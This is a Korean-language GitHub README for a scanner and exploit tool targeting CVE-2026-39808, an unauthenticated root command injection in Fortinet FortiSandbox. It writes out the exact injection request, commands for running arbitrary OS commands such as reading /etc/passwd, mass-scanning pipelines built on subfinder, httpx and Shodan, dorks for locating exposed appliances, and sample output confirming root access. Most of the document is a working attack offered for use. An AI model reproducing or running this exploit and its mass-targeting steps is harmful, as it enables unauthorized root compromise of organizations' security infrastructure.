 ynsmroztas/fortisandbox-rce-exploit-cve-2026-39808
# FortiSandbox CVE-2026-39808 무인증 RCE 스캐너 카나리 기반 검증, 명령 실행, 대량 스캔을 위한 파이프라인 통합을 갖춘 FortiSandbox CVE-2026-39808 무인증 RCE 스캐너입니다.



Fortinet FortiSandbox에서 인증 없이 root 권한으로 실행되는 OS 명령 주입 취약점
취약점 • 설치 • 사용법 • 작동 원리 • 파이프라인 • Shodan Dorks • 면책 조항
CVE-2026-39808은 Fortinet FortiSandbox의 치명적인 인증 없는 OS 명령 주입 취약점입니다. /fortisandbox/job-detail/tracer-behavior API 엔드포인트가 jid 매개변수를 제대로 검증하지 않아, 공격자가 인증 없이 root 권한으로 임의의 OS 명령을 주입할 수 있습니다.
| 세부 사항 | 값 |
|---|---|
| CVE ID | CVE-2026-39808 |
| CVSS 점수 | 9.8 (치명적) |
| 공격 벡터 | 네트워크 |
| 인증 | 없음 |
| 권한 | Root |
| 영향받는 버전 | FortiSandbox < 4.4.9 |
| 패치 버전 | 4.4.9 이상 |
| 권고 | FG-IR-25-325 |
tracer-behavior 엔드포인트의 jid 매개변수가 검증 없이 시스템 명령에 직접 전달됩니다. 파이프 문자(|)를 사용하여 공격자는 의도된 명령 컨텍스트를 벗어나 임의의 명령을 실행할 수 있습니다:
GET /fortisandbox/job-detail/tracer-behavior?jid=|(id > /web/ng/out.txt)| HTTP/1.1
출력은 /web/ng/out.txt에 기록되며, 웹 서버의 /ng/out.txt에서 접근할 수 있습니다. 이를 통해 블라인드 명령 주입에 대한 편리한 읽기-백 메커니즘을 제공합니다.
의존성 없음. Python 3.7+ 표준 라이브러리만 사용합니다.
git clone https://github.com/ynsmroztas/FortiSandbox-RCE-Exploit-CVE-2026-39808
cd FortiSandbox-RCE-Exploit-CVE-2026-39808
chmod +x fortisandbox_rce.py
# 대상이 취약한지 확인 (카나리 기반 탐지 사용)
python3 fortisandbox_rce.py -u https://fortisandbox.target.com
# 대상에서 특정 명령 실행
python3 fortisandbox_rce.py -u https://target.com --cmd "id"
python3 fortisandbox_rce.py -u https://target.com --cmd "cat /etc/passwd"
python3 fortisandbox_rce.py -u https://target.com --cmd "uname -a"
# 취약 여부만 확인하고 --cmd를 실행하지 않음
python3 fortisandbox_rce.py -u https://target.com --verify-only
python3 fortisandbox_rce.py -u https://target.com --cmd "id" --proxy http://127.0.0.1:8080
python3 fortisandbox_rce.py -u https://target.com -o report.json
# URL 목록에서
cat targets.txt | python3 fortisandbox_rce.py --stdin --verify-only -o report.json

# subfinder → httpx → 스캐너
subfinder -d target.com -silent | httpx -silent | python3 fortisandbox_rce.py --stdin

# Shodan → 스캐너
shodan search 'title:"FortiSandbox"' --fields ip_str,port --separator : | \
  sed 's/^/https:\/\//' | httpx -silent | \
  python3 fortisandbox_rce.py --stdin --verify-only -o results.json
usage: fortisandbox_rce.py [-h] [-u URL] [--stdin] [--cmd CMD] [--verify-only]
                           [--proxy PROXY] [--timeout TIMEOUT]
                           [--rate-limit RATE_LIMIT] [-o OUTPUT] [--no-banner]

Options:
  -u, --url URL           대상 URL
  --stdin                 stdin에서 URL 읽기 (파이프라인 모드)
  --cmd CMD               실행할 OS 명령 (기본값: id)
  --verify-only           취약점만 확인하고 --cmd를 실행하지 않음
  --proxy PROXY           HTTP 프록시 (예: http://127.0.0.1:8080)
  --timeout TIMEOUT       HTTP 타임아웃(초) (기본값: 15)
  --rate-limit RATE_LIMIT 대상 간 지연 시간(ms) (기본값: 0)
  -o, --output FILE       출력 JSON 보고서 파일
  --no-banner             배너 표시 안 함
스캐너는 엄격한 오탐 방지를 위한 5단계 검증 프로세스를 사용합니다:
Step 1  →  FortiSandbox 감지 (title/header 지문)
Step 2  →  취약한 엔드포인트 존재 여부 확인
Step 3  →  명령 주입을 통해 고유 카나리 문자열 주입
Step 4  →  /ng/out.txt 읽고 카나리 검증 (엄격한 일반 텍스트 검증)
Step 5  →  사용자 명령 실행 + 정리
스캐너는 오탐을 제거하기 위해 여러 검증 계층을 구현합니다:
text/html이 아니어야 함id 출력 정규식 — 크기 검사(<1000바이트)와 함께 엄격한 uid=\d+(\w+) 패턴 매칭/ng 접미사를 자동으로 제거 ╔══════════════════════════════════════════════════════════╗

║ FortiSandbox RCE Scanner v1.0 — CVE-2026-39808 ║
║ Unauthenticated Command Injection (root) ║
╚══════════════════════════════════════════════════════════╝
mitsec | @ynsmroztas
┌──────────────────────────────────────────────────────────┐
│ Target: https://fortisandbox.example.com │
└──────────────────────────────────────────────────────────┘
✓ FortiSandbox detected!
▸ Checking endpoint: /fortisandbox/job-detail/tracer-behavior
▸ Endpoint status: 200 | Content-Type: text/html
▸ Injecting canary: mitsec_a8k3m2x1
▸ Reading output: https://fortisandbox.example.com/ng/out.txt
CRITICAL 🔥 VULNERABLE — CVE-2026-39808 CONFIRMED!
CRITICAL Target: https://fortisandbox.example.com
✓ Canary 'mitsec_a8k3m2x1' verified in output (clean plain text)
──────────────────────────────────────────────────────────
Command Output: id
──────────────────────────────────────────────────────────
│ uid=0(root) gid=0(root) groups=0(root)
──────────────────────────────────────────────────────────
✓ Output file cleaned up
  ┌──────────────────────────────────────────────────────────┐
  │ Target: https://patched.example.com                      │
  └──────────────────────────────────────────────────────────┘
  ✓ FortiSandbox detected!
  ▸ Checking endpoint: /fortisandbox/job-detail/tracer-behavior
  ✗ Endpoint returned 404 — not vulnerable or patched
  ▸ Reading output: https://target.com/ng/out.txt
  ⚠ Output URL returns HTML page — this is the Angular SPA, NOT command output
  ▸ Content-Type: text/html
  ▸ This is a false positive — /ng/out.txt serves the SPA index.html
  ▸ Target does not appear vulnerable
{
  "scanner": "fortisandbox_rce",
  "version": "1.0",
  "cve": "CVE-2026-39808",
  "scan_date": "2026-04-22T10:30:00+00:00",
  "total_targets": 5,
  "vulnerable": 1,
  "results": [
    {
      "target": "https://fortisandbox.example.com",
      "vulnerable": true,
      "details": {
        "is_fortisandbox": true,
        "server": "Apache",
        "canary": "mitsec_a8k3m2x1",
        "verification": "canary_match",
        "command": "id",
        "output": "uid=0(root) gid=0(root) groups=0(root)"
      },
      "timestamp": "2026-04-22T10:30:00+00:00"
    }
  ]
}
스캐너는 취약한 URL을 stdout으로 출력합니다(다른 모든 출력은 stderr로 전송). 따라서 파이프라인과 완벽하게 호환됩니다:
# 취약한 대상 찾아 저장
subfinder -d corp.com -silent | httpx -silent | \
  python3 fortisandbox_rce.py --stdin --verify-only 2>/dev/null | \
  tee vulnerable_fortisandbox.txt

# 추가 테스트를 위해 nuclei와 연결
cat vulnerable_fortisandbox.txt | nuclei -t cves/

# 속도 제한이 있는 무음 대량 스캔
cat shodan_results.txt | \
  python3 fortisandbox_rce.py --stdin --verify-only --rate-limit 1000 --no-banner -o report.json
title:"FortiSandbox"
title:"FortiSandbox - Please login"
http.html:"FortiSandbox" port:443
"FortiSandbox" ssl:"Fortinet"
http.favicon.hash:-1222072778
Censys:
services.http.response.html_title:"FortiSandbox"
